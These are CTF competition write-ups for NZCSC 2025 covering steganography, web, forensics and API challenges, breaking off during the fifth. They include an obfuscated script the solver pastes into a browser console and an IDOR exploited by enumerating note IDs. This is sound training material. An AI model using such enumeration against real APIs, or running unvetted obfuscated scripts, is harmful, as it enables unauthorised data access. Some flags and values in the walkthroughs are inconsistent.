

## NZCSC 2025 Writeups



#	CHALLENGE NAME	CATEGORY	DIFFICULTY	AUTHOR
1	<a href="#">Basic Hide and Seek</a>	Steganography	Medium	SecurityLit
2	<a href="#">Fun Facts</a>	Web	Medium	SecurityLit
3	<a href="#">Mysterious Browser Identity</a>	Forensics	Medium	SecurityLit
4	<a href="#">Note API</a>	Web	Easy	Vimal
5	<a href="#">The Insider's Footprint</a>	Forensics	Medium	SecurityLit
6	<a href="#">Reversal Protocol</a>	Reverse Engineering	Hard	SecurityLit
7	<a href="#">ChronoCorp Secure Archive Portal</a>	Web	Medium	SecurityLit
8	<a href="#">Signal from Sector 91</a>	Cryptography	Hard	SecurityLit
9	<a href="#">Super AI Trader</a>	PWN	Hard	SecurityLit
10	<a href="#">SecureVault</a>	Reverse Engineering	Hard	SecurityLit
11	<a href="#">Oracle of Odds and Evens</a>	Cryptography	Very Hard	SecurityLit
12	<a href="#">Operation Ghost Beacon</a>	Forensics	Very Hard	SecurityLit
13	<a href="#">Headerless Truth</a>	Forensics	Easy	SecurityLit
14	<a href="#">Log Analysis</a>	Forensics	Very Easy	Vimal
15	<a href="#">Secure Login</a>	Web	Very Easy	Vimal
16	<a href="#">Cyber Space</a>	Web	Very Easy	Vimal



## Challenge 1: Basic Hide and Seek


CYBER SECURITY CHALLENGE

C-1 C-2 C-3 C-4 C-5 C-6 C-7 C-8  
C-9 C-10 C-11 C-12 C-13 C-14 C-15 C-16

### Challenge 1: Basic Hide And Seek

A rogue dev hides leaked data in public images like nothing.jpg. see if you can find something useful.

[nothing.jpg](#)



### Step 1: Inspecting the Image

Open the image in any viewer — it looks like just a normal image (shown below):



## Step 2: Running Binwalk

To find any embedded files, use the 'binwalk' tool, command: binwalk nothing.jpg

```
(kali@vboxhacker) [~/Desktop]
└─$ binwalk nothing.jpg
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	JPEG image data, JFIF standard 1.01
100443	0x1885B	Zip archive data, at least v1.0 to extract, compressed size: 22, uncompressed size: 22, name: secretctf.txt
100603	0x188FB	End of Zip archive, footer length: 22

**Observation:** A hidden ZIP archive is embedded within the image file!

## Step 3: Extract the Embedded Archive

Now let's extract the embedded data using '-e' flag:

```
(kali@vboxhacker) [~/Desktop]
└─$ binwalk -e nothing.jpg
```

DECIMAL	HEXADECIMAL	DESCRIPTION
100443	0x1885B	Zip archive data, at least v1.0 to extract, compressed size: 22, uncompressed size: 22, name: secretctf.txt

WARNING: One or more files failed to extract: either no utility was found or it's unimplemented

### Warning:


One or more files failed to extract: either no utility was found or it's unimplemented Despite the warning, a folder named '\_nothing.jpg.extracted' is created.

## Step 4: Check the Extracted Files

Navigate to the extracted directory and list the files. You'll find:

- secretctf.txt





File Name	Date/Time	Type	Size
CD4F.zip	7/9/2025 7:46 PM	WinRAR ZIP archive	1 KB
CEA0.zip	7/9/2025 7:46 PM	WinRAR ZIP archive	1 KB
hidden	7/9/2025 7:39 PM	File folder	

File Name	Date/Time	Type	Size
1D07.zip	7/9/2025 7:39 PM	WinRAR ZIP archive	1 KB
secretctf.txt	7/9/2025 10:41 AM	Text Document	1 KB

Command: cat secretctf.txt

```
Flag[FAFEDCABCCDEFDRF]
```

Content: FLAG[FAFEDCABCCDEFDRF]



## Challenge 2: Fun Facts



CYBER SECURITY CHALLENGE


C-1 C-2 C-3 C-4 C-5 C-6 C-7 C-8  
C-9 C-10 C-11 C-12 C-13 C-14 C-15 C-16

### Challenge 2: Fun Facts

You found a simple webpage full of fun facts. But something feels off, check it out!

[View The Site Here](#)

### Step 1: Open the challenge URL



Not everything you see is real. The real thing is deeper.

### Explore Random Fun Facts

Curiosity Zone Trivia Corner

**Ocean Depth**  
The Mariana Trench is the deepest part of the ocean, reaching a depth of about 36,000 feet — deeper than Mount Everest is tall.


**Memory Tip**  
Studies show that writing something by hand helps you remember it better than typing.



## Step 2: Now view source code of the challenge

```
<h1>Explore Random Fun Facts</h1>
<div class="nav">
  <a href="page1.html">Curiosity Zone</a>
  <a href="page2.html">Trivia Corner</a>
</div>
<!--
/fog.txt
/test.html
-->
<section>
  <h2>Ocean Depth</h2>
  <p>The Mariana Trench is the deepest part of the ocean, reaching a depth of about 36,000 feet – deeper than Mount Everest is tall.</p>
</section>
<section>
  <h2>Memory Tip</h2>
  <p>Studies show that writing something by hand helps you remember it better than typing.</p>
</section>
<!--
Hidden Flag Info:
e2Zha2VfZmxhZ19oYSF9
-->
<script>
(function(){
const script = document.createElement('script');
script.src = atob("anNvYmFja3VwL2ZsYmCuamM=");
document.head.appendChild(script);
})();
</script>
</body>
</html>
```

## Step 3: You will see a Base 64 encoded string at down, decode that base 64 string




Step 4: After decoding that base 64 you will get an external URL, open that

```

alert("Are you ready for the flag?");
// function _0xe55c(_0x164956,_0x18b06d){const _0xd7bf3=_0xd7b();return _0xe55c=function(_0xe55c24,_0x3cef8e){_0xe55c24=_0xe55c24-0x91;let
_0x368c67=_0xd7bf3[_0xe55c24];return _0x368c67;}_0xe55c(_0x164956,_0x18b06d);}(function(_0x2abec4,_0x2f2690){const _0x157b1d=_0xe55c,_0x89914c=_0x2abec4();while(![])
{try{const _0x1c6f93=parseInt(_0x157b1d(0x99))/0x1*(-parseInt(_0x157b1d(0x9c))/0x2)+parseInt(_0x157b1d(0x9d))/0x3*
(parseInt(_0x157b1d(0x92))/0x4)+parseInt(_0x157b1d(0x9f))/0x5+parseInt(_0x157b1d(0x9b))/0x6*(-parseInt(_0x157b1d(0x9e))/0x7)+parseInt(_0x157b1d(0x98))/0x8*(-
parseInt(_0x157b1d(0x95))/0x9)+parseInt(_0x157b1d(0x9a))/0xa*(-parseInt(_0x157b1d(0x91))/0xb)+parseInt(_0x157b1d(0x9e))/0xc*
(parseInt(_0x157b1d(0x94))/0xd);if(_0x1c6f93===_0x2f2690)break;else _0x89914c['push'](_0x89914c['shift']());};catch(_0x3809a0){_0x89914c['push'](_0x89914c['shift']());}}
(_0xd7bf3,0xa532c);}(function(){const _0x242b2d=_0xe55c,_0x340401=
[0x46,0x4c,0x41,0x47,0x5b,0x37,0x45,0x41,0x43,0x44,0x35,0x39,0x46,0x32,0x33,0x34,0x42,0x38,0x44,0x36,0x46,0x5d];let _0x31e857='';for(let
_0x1f7ea0=0x0;_0x1f7ea0<_0x340401[_0x242b2d(0x93)];_0x1f7ea0++){_0x31e857+=String[_0x242b2d(0x97)](_0x340401[_0x1f7ea0]);}alert(_0x31e857);});function _0xd7b(){const
_0x5eb0dd=
['9UtydRT','21UAPaOp','fromCharCode','9758864MaLlJE','21MkSNtr','28CIGStt','1056828VeiDUf','60934RUwlgO','95838kjtJpW','12txaDAM','5834490hCnCM','4934677VdcPDA','28ygtxcq','1
ength','19689761xhDBZh'];_0xd7b=function(){return _0x5eb0dd;};return _0xd7b();}

```

Step 5: Now copy that java script code and past in your browser console and that, the flag will pop up






## Challenge 3: Mysterious Browser Identity

C Y B E R  
S E C  
U R I T Y  
C H A L L E N G E

C-1 C-2 C-3 C-4 C-5 C-6 C-7 C-8  
C-9 C-10 C-11 C-12 C-13 C-14 C-15 C-16




### Challenge 3: Mysterious Browser Identity

Long ago, a rare browser visited the server, leaving behind a secret trace in its unique signature. Can you identify which browser made that visit and uncover the hidden message it carried? Look closely at the past requests – the truth lies in the details.

[trace\\_pcap](#)


Step 1: Open the challenge PCAP file in the Wireshark application




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.1.100	93.184.216.34	ICMP	36	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (r
2	-0.012289	192.168.1.100	93.184.216.34	HTTP	128	GET /track?id=6ogs83df HTTP/1.1
3	-0.021246	192.168.1.100	93.184.216.34	HTTP	163	POST /form?id=81lw122 HTTP/1.1
4	-0.014281	192.168.1.100	93.184.216.34	HTTP	163	POST /form?id=2f8z5ae4 HTTP/1.1
5	-0.000955	192.168.1.100	93.184.216.34	TFTP	48	Unknown (9xde30)
6	-0.016737	192.168.1.100	93.184.216.34	HTTP	128	GET /track?id=6uaojb8z HTTP/1.1
7	-0.019311	192.168.1.100	93.184.216.34	TCP	60	39721 → 42398 [ACK] Seq=1 Ack=1 Win=8192 Len=20
8	-0.006565	192.168.1.100	93.184.216.34	TCP	40	34396 → 80 [SYN] Seq=0 Win=8192 Len=0
9	-0.009730	192.168.1.100	93.184.216.34	TCP	60	7567 → 20458 [ACK] Seq=1 Ack=1 Win=8192 Len=20
10	-0.002908	192.168.1.100	93.184.216.34	TFTP	48	Unknown (9x28c2)
11	-0.014687	192.168.1.100	93.184.216.34	HTTP	128	GET /track?id=goga2hym HTTP/1.1
12	-0.011672	192.168.1.100	93.184.216.34	HTTP	163	POST /form?id=xnjhkb88 HTTP/1.1
13	-0.005544	192.168.1.100	93.184.216.34	TCP	40	10422 → 80 [SYN] Seq=0 Win=8192 Len=0
14	-0.016940	192.168.1.100	93.184.216.34	HTTP	128	GET /track?id=xpdkdwz0 HTTP/1.1
15	-0.006055	93.184.216.34	192.168.1.100	TCP	40	80 → 39272 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0
16	-0.007101	93.184.216.34	192.168.1.100	TCP	40	80 → 41163 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0
17	-0.013869	192.168.1.100	93.184.216.34	HTTP	163	POST /form?id=cijz5m4j HTTP/1.1
18	-0.015504	192.168.1.100	93.184.216.34	HTTP	163	POST /form?id=oz1l3if1 HTTP/1.1



## Step 2: Filter HTTP requests and find the high-length POST request



## Step 3: Click 'Follow HTTP Stream' and you will see a Base64 string in the User-Agent.



Step 4: Now, decode that Base64 string, and you will get the flag.

The screenshot shows a web interface for a Base64 decoder. At the top right, there is a language selector with options for English and Spanish. Below this is a green header with the text: "Do you have to deal with Base64 format? Then this site is perfect for you! Use our super handy online tool to encode or decode your data." The main content area is titled "Decode from Base64 format" and includes the instruction "Simply enter your data then push the decode button." A large text input field contains the Base64 string: "RkxBR1tGQUZFRENBQkNERUZBQkNGXQ==". Below the input field, there is a note: "For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page." There are several options: "Source character set" is set to "UTF-8"; "Decode each line separately" is unchecked; "Live mode" is set to "OFF"; and a "DECODE" button is visible. At the bottom, the output field displays the decoded flag: "FLAG[FAFEDCABCDEFABCF]".



## Challenge 4: Note API


Step 1: Checkout the document for the Note API about available endpoints, parameters and content type, etc.

Step 2: Try to login with the credential provided in the description part, follow the API doc, using POSTMAN.

```
openapi: 3.0.3
info:
  title: NoteAPI
  version: 1.0.0
  description: |
    The Notekeep API allows users to manage personal notes. Use username=eve, password=letm3in for testing
  - url: https://ctf.nzcsc.org.nz/challenge4/api.php
paths:
  /login:
    post:
      summary: Log in with username and password
      requestBody:
        required: true
        content:
          application/json:
            schema:
              type: object
              properties:
                username:
                  type: string
                password:
                  type: string
```



Ensure that the request is “POST” request to the endpoint: “login”, with Content-Type being “application/json” and the credential in json format in the Body tab:




Step 3: After login, call the /notes endpoint to list all the notes for the user.

```
/notes:
  get:
    summary: Get all notes for the logged-in user
    responses:
      '200':
        description: List of user notes
        content:
          application/json:
            schema:
              type: array
              items:
                $ref: '#/components/schemas/Note'
```

You will find the user has 10 notes each identified by a 4-digit ID (1041 to 1050), and there is no flag in these notes.






Step 4: Try to get notes with different IDs against the /note/{ID} endpoint

```


/note/{id}:
  get:
    summary: Retrieve a single note by ID
    parameters:
      - name: id
        required: true
        schema:
          type: integer
    responses:
      '200':
        description: A single note
        content:
          application/json:
            schema:
              $ref: '#/components/schemas/Note'
  
```

You find that the endpoint does not check whether you are authorised to get that note, e.g., you can get note 1066 which does not belong to the user. This is a vulnerability.






Step 5: Exploiting this vulnerability by enumerating notes and you get the flag inside note 1077!



## Challenge 5: The Insider's Footprint

CYBER  
SECURITY  
CHALLENGE

C-1 C-2 C-3 C-4 C-5 C-6 C-7 C-8  
 C-9 C-10 C-11 C-12 C-13 C-14 C-15 C-16



### Challenge 5: The Insider's Footprint

This seemingly normal company report was intercepted during a suspected insider exfiltration. It looks like a generic template, but analysts believe sensitive information was hidden inside – possibly in document properties, comments, or other embedded data. Your task: find and extract the secret message.

[secret\\_report.docx](#)

Step 1: Unzip the docx file [unzip secret\_report.docx -d extracted/]

```

godsensei@godsensei:~$ ls
secret_doc.docx  vaultbreaker
godsensei@godsensei:~$ unzip secret_doc.docx -d ctfiles/
Archive: secret_doc.docx
  inflating: ctfiles/[Content_Types].xml
  inflating: ctfiles/_rels/.rels
  inflating: ctfiles/word/document.xml
  inflating: ctfiles/word/_rels/document.xml.rels
  inflating: ctfiles/word/theme/theme1.xml
  inflating: ctfiles/word/settings.xml
  inflating: ctfiles/word/numbering.xml
  inflating: ctfiles/word/styles.xml
  inflating: ctfiles/word/webSettings.xml
  inflating: ctfiles/word/fontTable.xml
  inflating: ctfiles/docProps/core.xml
  inflating: ctfiles/docProps/app.xml
  inflating: ctfiles/docProps/custom.xml
godsensei@godsensei:~$
    
```



